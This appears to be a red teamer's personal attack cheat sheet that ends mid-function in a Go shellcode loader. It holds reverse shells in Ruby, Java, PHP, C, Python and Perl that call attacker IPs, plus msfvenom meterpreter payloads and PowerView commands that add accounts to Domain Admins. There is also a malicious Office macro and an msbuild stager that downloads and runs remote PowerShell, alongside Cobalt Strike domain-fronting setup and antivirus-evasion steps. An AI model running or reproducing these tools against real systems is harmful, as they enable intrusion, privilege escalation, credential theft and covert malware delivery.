srvinfo, lookupnames, queryuser, enumprivs, enumalsgroups

RPC Enumeration

```
/usr/share/set/src/fasttrack/rid_enum.py 192.168.91.129:36234 500 5000 /usr/share/seclists/Usernames/Names
```

http://www.fuzzysecurity.com/tutorials/26.html

osint

```
inspy --empspy /usr/share/inspy/wordlists/title-list-large.txt --emailformat flast@google.com 'Google'
```

--email format is how the emails work

```
inspy --empspy /usr/share/inspy/wordlists/title-list-large.txt --emailformat
```

mount-shares

mounting to shares

```
mkdir /tmp/technology
```

```
mount -t cifs //172.16.5.40/technology /tmp/technology -o user=admin,password=Sup3rsecr3tp@$$
```

```
ls -l /tmp/technology
```

reverse shell one liners

ruby

```
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
```

java reverse shell

```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/MALICIOUS-IP/PORT;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[])
p.waitFor()
```

php-reverse-shell

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.5';  // CHANGE THIS
$port = 443;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
```

```
// Fork and have the parent process exit
$pid = pcntl_fork();

if ($pid == -1) {
printit("ERROR: Can't fork");
exit(1);
}

if ($pid) {
exit(0);  // Parent exits
}

// Make the current process a session leader
// Will only succeed if we forked
if (posix_setsid() == -1) {
printit("Error: Can't setsid()");
exit(1);
}

$daemon = 1;
} else {
printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
printit("$errstr ($errno)");
exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
printit("ERROR: Can't spawn shell");
exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
// Check for end of TCP connection
if (feof($sock)) {
printit("ERROR: Shell connection terminated");
break;
}

// Check for end of STDOUT
```

```
if (feof($pipes[1])) {
printit("ERROR: Shell process terminated");
break;
}

// Wait until a command is end down $sock, or some
// command output is available on STDOUT or STDERR
$read_a = array($sock, $pipes[1], $pipes[2]);
$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

// If we can read from the TCP socket, send
// data to process's STDIN
if (in_array($sock, $read_a)) {
if ($debug) printit("SOCK READ");
$input = fread($sock, $chunk_size);
if ($debug) printit("SOCK: $input");
fwrite($pipes[0], $input);
}

// If we can read from the process's STDOUT
// send data down tcp connection
if (in_array($pipes[1], $read_a)) {
if ($debug) printit("STDOUT READ");
$input = fread($pipes[1], $chunk_size);
if ($debug) printit("STDOUT: $input");
fwrite($sock, $input);
}

// If we can read from the process's STDERR
// send data down tcp connection
if (in_array($pipes[2], $read_a)) {
if ($debug) printit("STDERR READ");
$input = fread($pipes[2], $chunk_size);
if ($debug) printit("STDERR: $input");
fwrite($sock, $input);
}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
if (!$daemon) {
print "$string\n";
}
}

?>
```

c-language-reverse-shell

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

int main(void) {
    int sockfd;
    int lportno = 12345;
    struct sockaddr_in serv_addr;
    char *const params[] = {"/bin/sh",NULL};
    char *const environ[] = {NULL};

    sockfd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
    serv_addr.sin_family = AF_INET;
    serv_addr.sin_addr.s_addr = inet_addr("192.168.57.102");
    serv_addr.sin_port = htons(lportno);
    connect(sockfd, (struct sockaddr *) &serv_addr, 16);

    dup2(sockfd,0);
    dup2(0,1);
    dup2(0,2);
    execve("/bin/sh",params,environ);
}
```

python reverse shell

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));os.dup2
(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

perl-reverse-shell-cgi-format

Save this as a CGI file: - you can always just use a command line as well

```
perl -e 'use Socket;$i="192.168.30.53";$p=443;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in
($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```

xxd

This is the command "cat /etc/passwd" converted to hex and then XXD back to the regular command

```
`echo 636174202f6574632f706173737764 | xxd -r -p`"
```

netcat-ftp

```
nc -l -p 443 < C:\bank-account.zip --from machine that has the file, this one is windows.

nc -w3 192.168.31.201 443 > C:\bank-account.zip
```

################################

Port Scan for open ports

```
nc -z -v 172.16.1.15 1-65535 2>&1 | grep succeeded
```

################################

payloads

payload templates

msfvenom -p windows/x64/meterpreter/reverse_http LHOST=172.16.40.5 LPORT=80 -f c --platform windows -h -b "\x00\x30"   <------600 bytes

msfvenom -p windows/meterpreter/bind_tcp RHOST=10.185.10.20 LPORT=443 -f c --platform windows --smallest -b "\x00\x30"

msfvenom -p windows/meterpreter/bind_tcp RHOST=10.185.10.20 LPORT=443 -f c --platform windows --smallest -b "\x00\x30" <--300 bytes this works

msfvenom -p windows/meterpreter/bind_tcp RHOST=10.185.10.55 LPORT=443 -f c --platform windows --smallest -b "\x00\x30" <--300 bytes this works

msfvenom -p windows/exec -f c --platform windows cmd="enter windowd command here" -b "\x00\x30"

Staged Payloads	**Stageless Payloads**
windows/meterpreter/reverse_tcp	windows/meterpreter_reverse_tcp
windows/meterpreter/reverse_https	windows/meterpreter_reverse_https
windows/meterpreter/reverse_tcp	windows/meterpreter_reverse_tcp

msfvenom -p windows/meterpreter_reverse_https LHOST=192.168.0.16 LPORT=8443

powerview

new page

Add user to domain admin

Get-DomainComputer -Ping -Domain ADMIN.OFFSHORE.COM -Properties dnshostname
Get-DomainComputer -Ping -Domain ADMIN.OFFSHORE.COM

Get-DomainGroup "Enterprise Admins" -Domain admin.offshore.com

Get-DomainController -Domain ADMIN.OFFSHORE.COM

<u>Command to enumerate who had edit rights over GPO's in a foreign domain</u>

Get-DomainObjectAcl -Domain 'ADMIN.OFFSHORE.COM' -LDAPFilter 'objectCategory=groupPolicyContainer' -ResolveGUIDs | ?{($_.SecurityIdentifier -match 'S-1-5-.*-[1-9]\d{3,}$') -and ` ($_.ActiveDirectoryRights -match 'WriteProperty|GenericAll|GenericWrite|WriteDacl|WriteOwner') }

powerpick $pass = $pass = ConvertTo-SecureString 'la@3L$-CHILDL0c@l' -AsPlainText -Force; $Cred = New-Object System.Management.Automation.PSCredential('ELS-CHILD.els.local\appsvc', $pass);Set-DomainObjectOwner -Credential $Cred -server LAB-DC01 -Identity "Domain Admins" -OwnerIdentity "ELS-CHILD\uatoperator";Add-DomainObjectAcl -TargetIdentity "Domain Admins" -PrincipalIdentity "ELS-CHILD\uatoperator" -Rights WriteMembers -Credential $Cred -Verbose

powerpick $pass = $pass = ConvertTo-SecureString 'la@3L$-CHILDL0c@l' -AsPlainText -Force; $Cred = New-Object System.Management.Automation.PSCredential('ELS-CHILD.els.local\appsvc', $pass); Add-DomainGroupMember -Identity 'Domain Admins' -Members "ELS-CHILD\uatoperator" -Credential $Cred

```
powerpick $pass = $pass = ConvertTo-SecureString 'la@3L$-CHILDL0c@l' -AsPlainText -Force; $Cred = New-Object System.Management.Automation.PSCredential('ELS-CHILD.els.local\appsvc', $pass);Set-DomainObjectOwner -Credential $Cred -server LAB-DC01 -Identity "Domain Admins" -OwnerIdentity "uatoperator";Add-DomainObjectAcl -TargetIdentity "Domain Admins" -PrincipalIdentity "uatoperator" -Rights WriteMembers -Credential $Cred;  Add-DomainGroupMember -Identity 'Domain Admins' -Members "ELS-CHILD\uatoperator" -Credential $Cred -Verbose
```

AllExtendedRights Abuse

```
$SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force; $Cred = New-Object System.Management.Automation.PSCredential('CORP', $SecPassword);$UserPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force;Set-DomainUserPassword -Identity 'salvador@corp.local' -AccountPassword $UserPassword -Credential $Cred -verbose
```

```
powerpick Get-DomainGPOLocalGroupMapping
```

```
powerpick Get-DomainGPOLocalGroup
```

compiling-code

```
#define PAGE_SIZE sysconf(_SC_PAGE_SIZE)
```

^^ use this if you get the error "5092.c:30:30: fatal error: asm-generic/page.h: No such file or directory" or something similar dealing with asm/page etc etc
========================
compile code

```
gcc <filename.c> -o <newfilename(do not add extension)>
```

IE gcc 5092.c -o 5092

nikto-proxy

```
nikto -useproxy http://192.168.x.x:8080 -h 192.168.x.x
```

```
nikto -Tuning x4 -host 192.168.29.55 -port 80 -Format htm -o 192.168.29.55-nikto.html   <----skipping injection scan, tuned out scan
```

named pipes

```
\\.\\pipe\\InitShutdown
\\.\\pipe\\lsass
\\.\\pipe\\ntsvcs
\\.\\pipe\\scerpc
\\.\\pipe\\Winsock2\CatalogChangeListener-3a0-0
\\.\\pipe\\epmapper
\\.\\pipe\\Winsock2\CatalogChangeListener-20c-0
\\.\\pipe\\LSM_API_service
\\.\\pipe\\eventlog
\\.\\pipe\\Winsock2\CatalogChangeListener-428-0
\\.\\pipe\\atsvc
\\.\\pipe\\Winsock2\CatalogChangeListener-2c8-0
\\.\\pipe\\TermSrv_API_service
\\.\\pipe\\Ctx_WinStation_API_service
\\.\\pipe\\wkssvc
\\.\\pipe\\Winsock2\CatalogChangeListener-2b0-0
\\.\\pipe\\spoolss
\\.\\pipe\\trkwks
\\.\\pipe\\Winsock2\CatalogChangeListener-8c0-0
\\.\\pipe\\SessEnvPublicRpc
\\.\\pipe\\srvsvc
\\.\\pipe\\ROUTER
\\.\\pipe\\PIPE_EVENTROOT\CIMV2SCM EVENT PROVIDER
```

```
\\.\\pipe\\Winsock2\CatalogChangeListener-29c-0
\\.\\pipe\\W32TIME_ALT
\\.\\pipe\\PowerShellISEPipeName_0_417214ff-a222-47fa-9c64-f8de78311719
\\.\\pipe\\PSHost.132208377736634745.664.DefaultAppDomain.powershell_ise
\\.\\pipe\\TSVCPIPE-6d47b11a-c7cc-4a43-b660-d80b5b51c590
\\.\\pipe\\InitShutdown
\\.\\pipe\\lsass
\\.\\pipe\\ntsvcs
\\.\\pipe\\scerpc
\\.\\pipe\\Winsock2\CatalogChangeListener-380-0
\\.\\pipe\\Winsock2\CatalogChangeListener-2d8-0
\\.\\pipe\\epmapper
\\.\\pipe\\Winsock2\CatalogChangeListener-330-0
\\.\\pipe\\LSM_API_service
\\.\\pipe\\atsvc
\\.\\pipe\\eventlog
\\.\\pipe\\Winsock2\CatalogChangeListener-77c-0
\\.\\pipe\\Winsock2\CatalogChangeListener-618-0
\\.\\pipe\\TermSrv_API_service
\\.\\pipe\\Ctx_WinStation_API_service
\\.\\pipe\\stereosvrpipe
\\.\\pipe\\wkssvc
\\.\\pipe\\SessEnvPublicRpc
\\.\\pipe\\Winsock2\CatalogChangeListener-bc8-0
\\.\\pipe\\WiFiNetworkManagerTask
\\.\\pipe\\spoolss
\\.\\pipe\\Winsock2\CatalogChangeListener-cf4-0
\\.\\pipe\\openvpn\service
\\.\\pipe\\trkwks
\\.\\pipe\\vmware-usbarbpipe
\\.\\pipe\\srvsvc
\\.\\pipe\\ROUTER
\\.\\pipe\\vmware-authdpipe
\\.\\pipe\\Winsock2\CatalogChangeListener-378-0
\\.\\pipe\\vmware-proxy-webserver
\\.\\pipe\\VMWARE\ha-nfc-fd.5912
\\.\\pipe\\VMWARE\ha-nfcssl-fd.5912
\\.\\pipe\\PIPE_EVENTROOT\CIMV2SCM EVENT PROVIDER
\\.\\pipe\\VMWARE\vmx-vigor-fd.2768
\\.\\pipe\\VMWARE\vmx-live-fd.2768
\\.\\pipe\\vmx48982b3d3a49cfdd
\\.\\pipe\\VMWARE\testAutomation-fd.2768
\\.\\pipe\\VMWARE\mks-fd.2768
\\.\\pipe\\VMWARE\vmx-vmdb-fd.2768
\\.\\pipe\\vmware\mksctrl\mksctrl-0000002768-000-5d0555db
\\.\\pipe\\VMWARE\remoteDevice-fd.2768
\\.\\pipe\\AppContracts_xF94F30E7-9A36-404D-BBAC-63ED89386010y
\\.\\pipe\\AppContracts_xDEB5E4CB-79E4-4CB8-B9A2-178B86A83E86y
\\.\\pipe\\AppContracts_x1CBE3A69-DB71-45D1-98BE-4F20AA49E34Dy
\\.\\pipe\\AppContracts_x028A2ECF-2BF7-4D40-A6C7-DE6A7D3A3EA0y
\\.\\pipe\\AppContracts_x1AC87814-93FC-466B-A0E2-338FEFEE647Cy
\\.\\pipe\\AppContracts_x2DB560F0-65F2-4B87-B9A3-073EC41C9813y
\\.\\pipe\\ShortcutNotifier_8632
\\.\\pipe\\FTA_8632
\\.\\pipe\\ShellEx_8632
\\.\\pipe\\ShortcutNotifier_8448
\\.\\pipe\\FTA_8448
\\.\\pipe\\ShellEx_8448
\\.\\pipe\\MsFteWds
\\.\\pipe\\SearchTextHarvester
\\.\\pipe\\GoogleCrashServices\S-1-5-18
\\.\\pipe\\GoogleCrashServices\S-1-5-18-x64
\\.\\pipe\\PSHost.132208392582619514.3232.DefaultAppDomain.powershell
```

tools-sources

http://dl.packetstormsecurity.net
portcullis labs

wget

Download a file and output to different directory - always use http:// or https://

```
wget http://192.168.1.107/shell1.py -O /tmp/shell1.py
```

change user agent

```
curl -A "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0"
```

network-change-ip

```
ifconfig eth0 192.168.0.222 netmask 255.255.255.0 broadcast 192.168.0.255 up
```

```
ifconfig phear0 10.100.11.200 netmask 255.255.255.0 up
```

```
ifconfig phear0 10.185.10.50 netmask 255.255.255.0 up
```

nac testing

NAC testing

arp scan - find IP addresses

change mac address
```
ifconfig eth0 down
ifconfig eth0 hw ether 00:00:00:00:00:00
```

Use cpscam to look for clients who are inactive #make sure **perl -MCPAN -e 'install NetPacket::IP'** Is installed

```
perl cpscam.pl 10.10.10.0 255.255.255.0
```

Switch user agent in firefox to Apple iPad 7 which is mostly unsupported and good to go

Description:iOS 7 iPad
User Agent: Mozilla/5.0 (iPAD; CPU iPad OS 7_0 like Mac OS X) AppleWebKit/546.10 (KHTML, like Gecko) Version/6.0
App Code Name: Mozilla
App Version: 5.0 (iPad; CPU iPad OS 7_0 like Mac OS X) Apple WebKit/546.10 (KHTML, like Gecko) Version/6.0 Mobile/7E18WD Safari/8536.25
Platform: iPad
Vendor: Apple Computer, Inc.
Vendor Sub: <blank>

----

bypass applocker - live off land

vbs macro

Use this as a macro inside a word doc, excel doc, or whatever you can think of, the example below uses msbuild. Also, you have to base64 encode your payload and paste the payload into the "Comments" properties of your document.

```
#########################################################################################
Do not edit below this line, copy, paste, and make your own file.
##########################################################################################

Option Explicit

Private InitDone       As Boolean
Private Map1(0 To 63)  As Byte
Private Map2(0 To 127) As Byte


Public Function Base64EncodeString(ByVal s As String) As String
  Base64EncodeString = Base64Encode(ConvertStringToBytes(s))
  End Function


Public Function Base64Encode(InData() As Byte)
  Base64Encode = Base64Encode2(InData, UBound(InData) - LBound(InData) + 1)
  End Function


Public Function Base64Encode2(InData() As Byte, ByVal InLen As Long) As String
  If Not InitDone Then Init
  If InLen = 0 Then Base64Encode2 = "": Exit Function
  Dim ODataLen As Long: ODataLen = (InLen * 4 + 2) \ 3     ' output length without padding
  Dim OLen As Long: OLen = ((InLen + 2) \ 3) * 4           ' output length including padding
  Dim Out() As Byte
  ReDim Out(0 To OLen - 1) As Byte
  Dim ip0 As Long: ip0 = LBound(InData)
  Dim ip As Long
  Dim op As Long
  Do While ip < InLen
    Dim i0 As Byte: i0 = InData(ip0 + ip): ip = ip + 1
    Dim i1 As Byte: If ip < InLen Then i1 = InData(ip0 + ip): ip = ip + 1 Else i1 = 0
    Dim i2 As Byte: If ip < InLen Then i2 = InData(ip0 + ip): ip = ip + 1 Else i2 = 0
    Dim o0 As Byte: o0 = i0 \ 4
    Dim o1 As Byte: o1 = ((i0 And 3) * &H10) Or (i1 \ &H10)
    Dim o2 As Byte: o2 = ((i1 And &HF) * 4) Or (i2 \ &H40)
    Dim o3 As Byte: o3 = i2 And &H3F
    Out(op) = Map1(o0): op = op + 1
    Out(op) = Map1(o1): op = op + 1
    Out(op) = IIf(op < ODataLen, Map1(o2), Asc("=")): op = op + 1
    Out(op) = IIf(op < ODataLen, Map1(o3), Asc("=")): op = op + 1
    Loop
  Base64Encode2 = ConvertBytesToString(Out)
  End Function


Public Function Base64DecodeString(ByVal s As String) As String
  If s = "" Then Base64DecodeString = "": Exit Function
  Base64DecodeString = ConvertBytesToString(Base64Decode(s))
  End Function


Public Function Base64Decode(ByVal s As String) As Byte()
  If Not InitDone Then Init
  Dim IBuf() As Byte: IBuf = ConvertStringToBytes(s)
  Dim ILen As Long: ILen = UBound(IBuf) + 1
  If ILen Mod 4 <> 0 Then Err.Raise vbObjectError, , "Length of Base64 encoded input string is not a multiple of 4."
  Do While ILen > 0
    If IBuf(ILen - 1) <> Asc("=") Then Exit Do
    ILen = ILen - 1
    Loop
  Dim OLen As Long: OLen = (ILen * 3) \ 4
  Dim Out() As Byte
  ReDim Out(0 To OLen - 1) As Byte
  Dim ip As Long
  Dim op As Long
  Do While ip < ILen
```

```
    Dim i0 As Byte: i0 = IBuf(ip): ip = ip + 1
    Dim i1 As Byte: i1 = IBuf(ip): ip = ip + 1
    Dim i2 As Byte: If ip < ILen Then i2 = IBuf(ip): ip = ip + 1 Else i2 = Asc("A")
    Dim i3 As Byte: If ip < ILen Then i3 = IBuf(ip): ip = ip + 1 Else i3 = Asc("A")
    If i0 > 127 Or i1 > 127 Or i2 > 127 Or i3 > 127 Then _
      Err.Raise vbObjectError, , "Illegal character in Base64 encoded data."
    Dim b0 As Byte: b0 = Map2(i0)
    Dim b1 As Byte: b1 = Map2(i1)
    Dim b2 As Byte: b2 = Map2(i2)
    Dim b3 As Byte: b3 = Map2(i3)
    If b0 > 63 Or b1 > 63 Or b2 > 63 Or b3 > 63 Then _
      Err.Raise vbObjectError, , "Illegal character in Base64 encoded data."
    Dim o0 As Byte: o0 = (b0 * 4) Or (b1 \ &H10)
    Dim o1 As Byte: o1 = ((b1 And &HF) * &H10) Or (b2 \ 4)
    Dim o2 As Byte: o2 = ((b2 And 3) * &H40) Or b3
    Out(op) = o0: op = op + 1
    If op < OLen Then Out(op) = o1: op = op + 1
    If op < OLen Then Out(op) = o2: op = op + 1
    Loop
  Base64Decode = Out
  End Function

Private Sub Init()
  Dim c As Integer, i As Integer

  i = 0
  For c = Asc("A") To Asc("Z"): Map1(i) = c: i = i + 1: Next
  For c = Asc("a") To Asc("z"): Map1(i) = c: i = i + 1: Next
  For c = Asc("0") To Asc("9"): Map1(i) = c: i = i + 1: Next
  Map1(i) = Asc("+"): i = i + 1
  Map1(i) = Asc("/"): i = i + 1

  For i = 0 To 127: Map2(i) = 255: Next
  For i = 0 To 63: Map2(Map1(i)) = i: Next
  InitDone = True
  End Sub

Private Function ConvertStringToBytes(ByVal s As String) As Byte()
  Dim b1() As Byte: b1 = s
  Dim l As Long: l = (UBound(b1) + 1) \ 2
  If l = 0 Then ConvertStringToBytes = b1: Exit Function
  Dim b2() As Byte
  ReDim b2(0 To l - 1) As Byte
  Dim p As Long
  For p = 0 To l - 1
    Dim c As Long: c = b1(2 * p) + 256 * CLng(b1(2 * p + 1))
    If c >= 256 Then c = Asc("?")
    b2(p) = c
    Next
  ConvertStringToBytes = b2
  End Function

Private Function ConvertBytesToString(b() As Byte) As String
  Dim l As Long: l = UBound(b) - LBound(b) + 1
  Dim b2() As Byte
  ReDim b2(0 To (2 * l) - 1) As Byte
  Dim p0 As Long: p0 = LBound(b)
  Dim p As Long
  For p = 0 To l - 1: b2(2 * p) = b(p0 + p): Next
  Dim s As String: s = b2
  ConvertBytesToString = s
  End Function


Sub auto_open()
Dim oWB As Workbook
Set oWB = ActiveWorkbook
Dim msbuild_stager As String

msbuild_stager = oWB.BuiltinDocumentProperties("Comments")

Dim strPath1 As String
```

```
strPath1 = Environ$("Public") & "\Libraries\msbuild_stager.xml"
Dim fso1 As Object
Set fso1 = CreateObject("Scripting.FileSystemObject")
Dim oFile1 As Object
Set oFile1 = fso1.CreateTextFile(strPath1)
oFile1.WriteLine Base64DecodeString(msbuild_stager)
oFile1.Close
Set fso1 = Nothing
Set oFile1 = Nothing


Shell ("cmd /c C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe" & " " & Environ$("PUBLIC") & "\Libraries
\msbuild_stager.xml"), vbHide

End Sub
```

regasm 2

mshta

```
C:\Windows\System32>mshta.exe evilfile.hta
```

installutil

```
InstallUtil.exe /logfile= /LogToConsole=false /U AllTheThings.dll
```

• https://github.com/subTee/AllTheThings
https://pentestlab.blog/2017/05/08/applocker-bypass-installutil/
https://evi1cg.me/archives/AppLocker_Bypass_Techniques.html#menu_index_12
http://subt0x10.blogspot.no/2017/09/banned-file-execution-via.html
https://github.com/redcanaryco/atomic-red-team/blob/master/Windows/Execution/InstallUtil.md
https://www.blackhillsinfosec.com/powershell-without-powershell-how-to-bypass-application-whitelisting-environment-restrictions-av/
https://oddvar.moe/2017/12/13/applocker-case-study-how-insecure-is-it-really-part-1/

pubprn.vbs

```
C:\Windows\System32\Printing_Admin_Scripts\en-US> pubprn.vbs 127.0.0.1 malware.sct
```

```
############################################################################
Do not edit the below code
############################################################################


<?XML version="1.0"?>
<scriptlet>

<registration
    description="Bandit"
    progid="Bandit"
    version="1.00"
    classid="{AAAA1111-0000-0000-0000-0000FEEDACDC}"
    remotable="true"
>
```

```
</registration>

<script language="JScript">
<![CDATA[

var r = new ActiveXObject("WScript.Shell").Run("enter in comand here");


]]>
</script>

</scriptlet>
```

demiguise

With demiguise - demiguise will generate an encrypted hta file

-k = encryption key

-c = command or payload, like an empire payload

-p = application

-o = output

```
python demiguise.py -k hello -c "notepad.exe" -p Outlook.Application -o test.hta
```

msbuild

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319> msbuild.exe malware.xml
```

https://github.com/giMini/PowerMemory/blob/master/RWMC/misc/reverseshell.xml

https://github.com/Cn33liz/MSBuildShell
https://pentestlab.blog/2017/05/29/applocker-bypass-msbuild/
https://github.com/redcanaryco/atomic-red-team/blob/master/Windows/Execution/Trusted_Developer_Utilities.md
https://oddvar.moe/2017/12/13/harden-windows-with-applocker-based-on-case-study-part-1/

```
##############################################################################
Do Not Edit Below this Line - copy, paste, make a new xml file
##############################################################################

<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <Target Name="34rfas">
   <QWEridxnaPO />
  </Target>
<UsingTask
    TaskName="QWEridxnaPO"
    TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
<Task>
  <Reference Include="System.Management.Automation" />
      <Code Type="Class" Language="cs">
        <![CDATA[
using System;
using System.IO;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.InteropServices;
using System.Collections.ObjectModel;
using System.Management.Automation;
using System.Management.Automation.Runspaces;
using System.Text;
using Microsoft.Build.Framework;
using Microsoft.Build.Utilities;
public class QWEridxnaPO :  Task, ITask {
public override bool Execute() {
string pok = "$WC=NeW-ObJeCt SySteM.NeT.WEbClieNT; $u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0 rv:11.0) like Gecko';
$wc.HeAdErS.aDD('User-Agent',$u);$wC.pRoXy = [SYStem.NET.WEBREquest]::DefAulTwebProxy;$wc.prOxy.CrEdEntIALs =
[sYsTeM.NeT.cReDeNtiaLCache]::DeFaultNETwoRKcReDentIals;$wc.dOwNloaDStriNG('http://192.168.0.15/stager.ps1') | IEX";
Runspace runspace = RunspaceFactory.CreateRunspace();
runspace.Open();
RunspaceInvoke scriptInvoker = new RunspaceInvoke(runspace);
Pipeline pipeline = runspace.CreatePipeline();
pipeline.Commands.AddScript(pok);
pipeline.Invoke();
runspace.Close();
return true;
}
}
        ]]>
      </Code>
    </Task>
  </UsingTask>
</Project>
```

regsvcs

```
regsvcs.exe /U regsvcs.dll

regsvcs.exe regsvcs.dll
```

https://pentestlab.blog/2017/05/19/applocker-bypass-regasm-and-regsvcs/
https://github.com/redcanaryco/atomic-red-team/blob/master/Windows/Payloads/RegSvcsRegAsmBypass.cs
https://github.com/redcanaryco/atomic-red-team/blob/master/Windows/Execution/RegsvcsRegasm.md
https://oddvar.moe/2017/12/13/applocker-case-study-how-insecure-is-it-really-part-1/

spawn_a_better_shell - break out of shit

```
python -c 'import pty;pty.spawn("/bin/bash")'

echo os.system('/bin/bash')

/bin/sh -i

perl -e 'exec "/bin/bash";'
```

cobalt strike 2

random commands

```
shinject <PID>  x64 /root/beacon.bin
```

c2 infrastructure

Setting up Cobalt Strike

Step 1. Change SSL certificate settings starting on Line 52 (where it ssays keytool -keystore ./cobaltstrike.store....)
Step 1a. Default CN is 'Major Cobalt Strike'. DO NOT USE THIS or you will get caught. Use a CN like google or microsoft.
Step 1b. Specify a Certificate in Malleable C2 Profile - see other note in this file (Certificates)

Step 2. Domain Fronting - Log into AWS - Select Services - In services, select "CloudFront" - Create Distribution - Select Web -

Under Create Distribution, select Origin Domain Name

Origin Domain Name will be team server name, e.g. meterpaderp.com or even an IP address such as 72.224.x.x

Origin ID is a description of the Origin, such as healthcare or fitness

Origin Protocol Policy - Select "Match Viewer"

Allowed HTTP Methods - Selects all "Get,Head,Options,Post,Patch,Put,Delete"

Object Caching - Select "Customize"

Cache Based on Selected Request Headers - Select "Customize"

Forward cookies - Select "All"

Query String Forwarding and Caching - Select "All"

Distribution State - Select "Enabled"

Select 'Create Distribution'

malware av evasion

Ebowla Malware - https://github.com/Genetic-Malware/Ebowla
----
in genetic.config file
Select "output_type" it'll be either GO, Python, or Powershell
Select "payload_type" such as EXE, etc
Select "clean_output" as false to start with, select true once you know the payload is successful
Select "Time_range" as a value when you are ready to start your engagement
----
Create payload
```
msfvenom -p windows/meterpreter/reverse_https -f exe LHOST=10.10.10.10 LPORT=8443  > shell.exe
```
or whatever payload you want
----
generate payload
```
./ebowla.py shell.exe genetic.config
```
----
build payload
```
./build_x86_go.sh output/go_symmetric_shell.exe.go shell.exe
```
Ebowla Malware
in genetic.config file
Select "output_type" it'll be either GO, Python, or Powershell
Select "payload_type" such as EXE, etc
Select "clean_output" as false to start with, select true once you know the payload is successful
Select "Time_range" as a value when you are ready to start your engagement
----
Create payload
msfvenom -p windows/meterpreter/reverse_https -f exe LHOST=10.10.10.10 LPORT=8443 > shell.exe
or whatever payload you want
----
generate payload
./ebowla.py shell.exe genetic.config
----
build payload
./build_x86_go.sh output/go_symmetric_shell.exe.go shell.exe

Windows Defender

C:\AD\Tools\ <---This directory is exempt against Windows Defender.

https://github.com/Mr-Un1k0d3r/ThunderShell

----

https://0x00sec.org/t/clientside-exploitation-tricks-of-the-trade-0x01-sharpshooter-squibblytwo/8178
https://github.com/mdsecactivebreach/SharpShooter

```
python SharpShooter.py --stageless --dotnetver 2 --payload hta --output malware --rawscfile /root/Desktop/payload.bin --smuggle --template mcafee --com xslremote --awlurl http://192.168.0.16:8080/malware.xsl
```

Execute shellcode in golang

https://github.com/brimstone/go-shellcode
https://github.com/vyrus001/shellGo

For https://github.com/vyrus001/shellGo

1. Copy the main.go file from https://raw.githubusercontent.com/vyrus001/shellGo/master/main.go

2. Generate a raw payload from cobalt strike, e.g., Attacks -> Packages -> Windows Executable (S)

main.go

```
package main

import (
"io/ioutil"
"os"
"syscall"
"unsafe"
)

const (
MEM_COMMIT             = 0x1000
MEM_RESERVE            = 0x2000
PAGE_EXECUTE_READWRITE = 0x40
)

var (
kernel32       = syscall.MustLoadDLL("kernel32.dll")
ntdll          = syscall.MustLoadDLL("ntdll.dll")
VirtualAlloc   = kernel32.MustFindProc("VirtualAlloc")
RtlCopyMemory  = ntdll.MustFindProc("RtlCopyMemory")
shellcode_calc = []byte{  //insert shellcode here in the form of 0x50, 0x51, 0x52, 0x53, 0x56, 0x57, 0x55,  etc then compile with GOOS=windows GOARCH=amd64 go build or GOOS=windows GOARCH=386 go build

}
)

func checkErr(err error) {
if err != nil {
if err.Error() != "The operation completed successfully." {
println(err.Error())
os.Exit(1)
}
}
}

func main() {
shellcode := shellcode_calc
if len(os.Args) > 1 {
shellcodeFileData, err := ioutil.ReadFile(os.Args[1])
checkErr(err)
